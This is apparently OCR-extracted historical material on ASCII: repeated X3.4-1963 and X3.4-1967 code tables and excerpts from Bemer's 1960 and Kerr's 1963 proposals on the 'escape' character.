
b_7				0	0	0	0	1	1	1	1
b_6				0	0	1	1	0	0	1	1
b_5				0	1	0	1	0	1	0	1
b_4	b_3	b_2	b_1								
0	0	0	0	NULL	DC_0	b	0	@	P		
0	0	0	1	SOM	DC_1	!	1	A	Q		
0	0	1	0	EOA	DC_2	"	2	B	R		
0	0	1	1	EOM	DC_3	#	3	C	S		
0	1	0	0	EOT	DC_4 (STOP)	$	4	D	T		
0	1	0	1	WRU	ERR	%	5	E	U		
0	1	1	0	RU	SYNC	&	6	F	V		
0	1	1	1	BELL	LEM	(APOS)	7	G	W		
1	0	0	0	FE_0	S_0	(	8	H	X		
1	0	0	1	HT / SK	S_1	)	9	I	Y		
1	0	1	0	LF	S_2	*	:	J	Z		
1	0	1	1	V_{TAB}	S_3	+	;	K	[		
1	1	0	0	FF	S_4	(COMMA)	<	L	\		ACK
1	1	0	1	CR	S_5	–	=	M	]		
1	1	1	0	SO	S_6	.	>	N	↑		ESC
1	1	1	1	SI	S_7	/	?	O	←		DEL

UNASSIGNED

UNASSIGNED

ASA X3.4-1963

a.k.a. ASCII



2. Standard Code

b_7				0	0	0	0	1	1	1	1
b_6				0	0	1	1	0	0	1	1
b_5				0	1	0	1	0	1	0	1
b_4	b_3	b_2	b_1								
0	0	0	0	NULL	DC_0	b	0	@	P		
0	0	0	1	SOM	DC_1	!	1	A	Q		
0	0	1	0	EOA	DC_2	"	2	B	R		
0	0	1	1	EOM	DC_3	#	3	C	S		
0	1	0	0	EOT	DC_4 (STOP)	$	4	D	T		
0	1	0	1	WRU	ERR	%	5	E	U		
0	1	1	0	RU	SYNC	&	6	F	V		
0	1	1	1	BELL	LEM	(APOS)	7	G	W		
1	0	0	0	FE_0	S_0	(	8	H	X		
1	0	0	1	HT / SK	S_1	)	9	I	Y		
1	0	1	0	LF	S_2	*	:	J	Z		
1	0	1	1	V_{TAB}	S_3	+	;	K	[		
1	1	0	0	FF	S_4	(COMMA)	<	L	\		ACK
1	1	0	1	CR	S_5	–	=	M	]		
1	1	1	0	SO	S_6	.	>	N	↑		ESC
1	1	1	1	SI	S_7	/	?	O	←		DEL


UNASSIGNED

UNASSIGNED

X3.4-1967
really ASCII


$b_7 b_6 b_5$ → / Bits					0 0 0	0 0 1	0 1 0	0 1 1	1 0 0	1 0 1	1 1 0	1 1 1
b_4 ↓	b_3 ↓	b_2 ↓	b_1 ↓	Column → / Row ↓	0	1	2	3	4	5	6	7
0	0	0	0	0	NUL	DLE	SP	0	@	P	`	p
0	0	0	1	1	SOH	DC1	!	1	A	Q	a	q
0	0	1	0	2	STX	DC2	"	2	B	R	b	r
0	0	1	1	3	ETX	DC3	#	3	C	S	c	s
0	1	0	0	4	EOT	DC4	$	4	D	T	d	t
0	1	0	1	5	ENQ	NAK	%	5	E	U	e	u
0	1	1	0	6	ACK	SYN	&	6	F	V	f	v
0	1	1	1	7	BEL	ETB	'	7	G	W	g	w
1	0	0	0	8	BS	CAN	(	8	H	X	h	x
1	0	0	1	9	HT	EM	)	9	I	Y	i	y
1	0	1	0	10	LF	SUB	*	:	J	Z	j	z
1	0	1	1	11	VT	ESC	+	;	K	[	k	{
1	1	0	0	12	FF	FS	,	<	L	\	l	|
1	1	0	1	13	CR	GS	—	=	M	]	m	}
1	1	1	0	14	SO	RS	.	>	N	^	n	~
1	1	1	1	15	SI	US	/	?	O	_	o	DEL

X3.4-1967
really ASCII




b_7 b_6 b_5 →	0 0 0	0 0 1	0 1 0	0 1 1	1 0 0	1 0 1	1 1 0	1 1 1
Bits b_4 b_3 b_2 b_1	Column → 0	1	2	3	4	5	6	7
Row ↓								
0 0 0 0	0	NUL	DLE	SP	0	@	P	`	p
0 0 0 1	1	SOH	DC1	!	1	A	Q	a	q
0 0 1 0	2	STX	DC2	"	2	B	R	b	r
0 0 1 1	3	ETX	DC3	#	3	C	S	c	s
0 1 0 0	4	EOT	DC4	$	4	D	T	d	t
0 1 0 1	5	ENQ	NAK	%	5	E	U	e	u
0 1 1 0	6	ACK	SYN	&	6	F	V	f	v
0 1 1 1	7	BEL	ETB	'	7	G	W	g	w
1 0 0 0	8	BS	CAN	(	8	H	X	h	x
1 0 0 1	9	HT	EM	)	9	I	Y	i	y
1 0 1 0	10	LF	SUB	*	:	J	Z	j	z
1 0 1 1	11	VT	ESC	+	;	K	[	k	{
1 1 0 0	12	FF	FS	,	<	L	\	l	|
1 1 0 1	13	CR	GS	—	=	M	]	m	}
1 1 1 0	14	SO	RS	.	>	N	^	n	~
1 1 1 1	15	SI	US	/	?	O	_	o	DEL

X3.4-1967
really ASCII



b_7 b_6 b_5 →	0 0 0	0 0 1	0 1 0	0 1 1	1 0 0	1 0 1	1 1 0	1 1 1
Bits b_4 ↓	b_3 ↓	b_2 ↓	b_1 ↓	Column → / Row ↓	0	1	2	3	4	5	6	7
0	0	0	0	0	NUL	DLE	SP	0	@	P	`	p
0	0	0	1	1	SOH	DC1	!	1	A	Q	a	q
0	0	1	0	2	STX	DC2	"	2	B	R	b	r
0	0	1	1	3	ETX	DC3	#	3	C	S	c	s
0	1	0	0	4	EOT	DC4	$	4	D	T	d	t
0	1	0	1	5	ENQ	NAK	%	5	E	U	e	u
0	1	1	0	6	ACK	SYN	&	6	F	V	f	v
0	1	1	1	7	BEL	ETB	'	7	G	W	g	w
1	0	0	0	8	BS	CAN	(	8	H	X	h	x
1	0	0	1	9	HT	EM	)	9	I	Y	i	y
1	0	1	0	10	LF	SUB	*	:	J	Z	j	z
1	0	1	1	11	VT	ESC	+	;	K	[	k	{
1	1	0	0	12	FF	FS	,	<	L	\	l	|
1	1	0	1	13	CR	GS	-	=	M	]	m	}
1	1	1	0	14	SO	RS	.	>	N	^	n	~
1	1	1	1	15	SI	US	/	?	O	_	o	DEL

60 years ago – proposals on “escape”



A Proposal for Character Code Compatibility

R. W. Bemer, *I.B.M. Corporation, White Plains, N. Y.*

The emergence of a single standard from a welter of conflicting precedents depends upon two solutions:

1. selection or development of an adequate and logical standard,
2. phasing out (or peaceful coexistence with) the old varieties.

This paper deals with the latter problem and proposes the mechanics for a solution in the area of character codes, as represented by bit combinations.


It appears impossible to reconcile the many different codes in use on paper or magnetic tape such that a particular code could be the national or international standard. Because of the wide usage of these various codes they must be considered parallel standards subject to atrophy through adoption of a single superior code. A simple device that I call the “escape” character will allow as many compatible and graded standards as there are bit combinations in any number of tracks, although it is certainly not desirable to have more of these than absolutely necessary.

Given T character tracks (not feed, parity, or control tracks), there are 2^T possible code combinations. Normally these are all assigned to specific characters or controls. I propose that *one* of these combinations, the *same* one for all standards, be reserved as an “escape” character. This is to be excluded from every such set of characters assigned.

Regarding the choice of this character, it is unwise to use a *null*, or absence of punches or bits. Furthermore, it is quite possible that the physical permutation of tracks on tape will not be in direct correspondence with the bit pattern of internal storage in a computer or data-processing device. The only code that avoids these difficulties is the completely punched combination, or all *ones* in the bit structure.

Let us make provision for this “escape” combination to interrupt normal decoding of a stream of characters. It will say, in effect, that “The next T-bit combination is to be considered a numeric identifier of a particular standard.” From then on, until interrupted by an “escape” character in *that* set, all combinational T-bit characters will be interpreted according to that standard. Shifting from one standard to another is therefore *dynamic*. A great additional advantage of such a scheme is that many messages in several different codes may be adjoined in the stream of transmission. In hardware, the “escape” character can be made to interrupt to set relays or other switching devices to select one of a variety of readers or decoders.

Bob Bemer, Communications of the ACM, Feb. 1960



A PROPOSED DISCIPLINE FOR THE USE OF "ESCAPE"

D.A. Kerr
American Telephone and Telegraph Co.
New York, New York

Jan. 22, 1963

Introduction

The proposed American Standard Code for Information Interchange includes a character designated "escape". This character is intended to modify succeeding characters so as to permit the representation of characters not within the A.S.C.I.I. proper. The exact application and method of use of "escape" has not yet been determined.

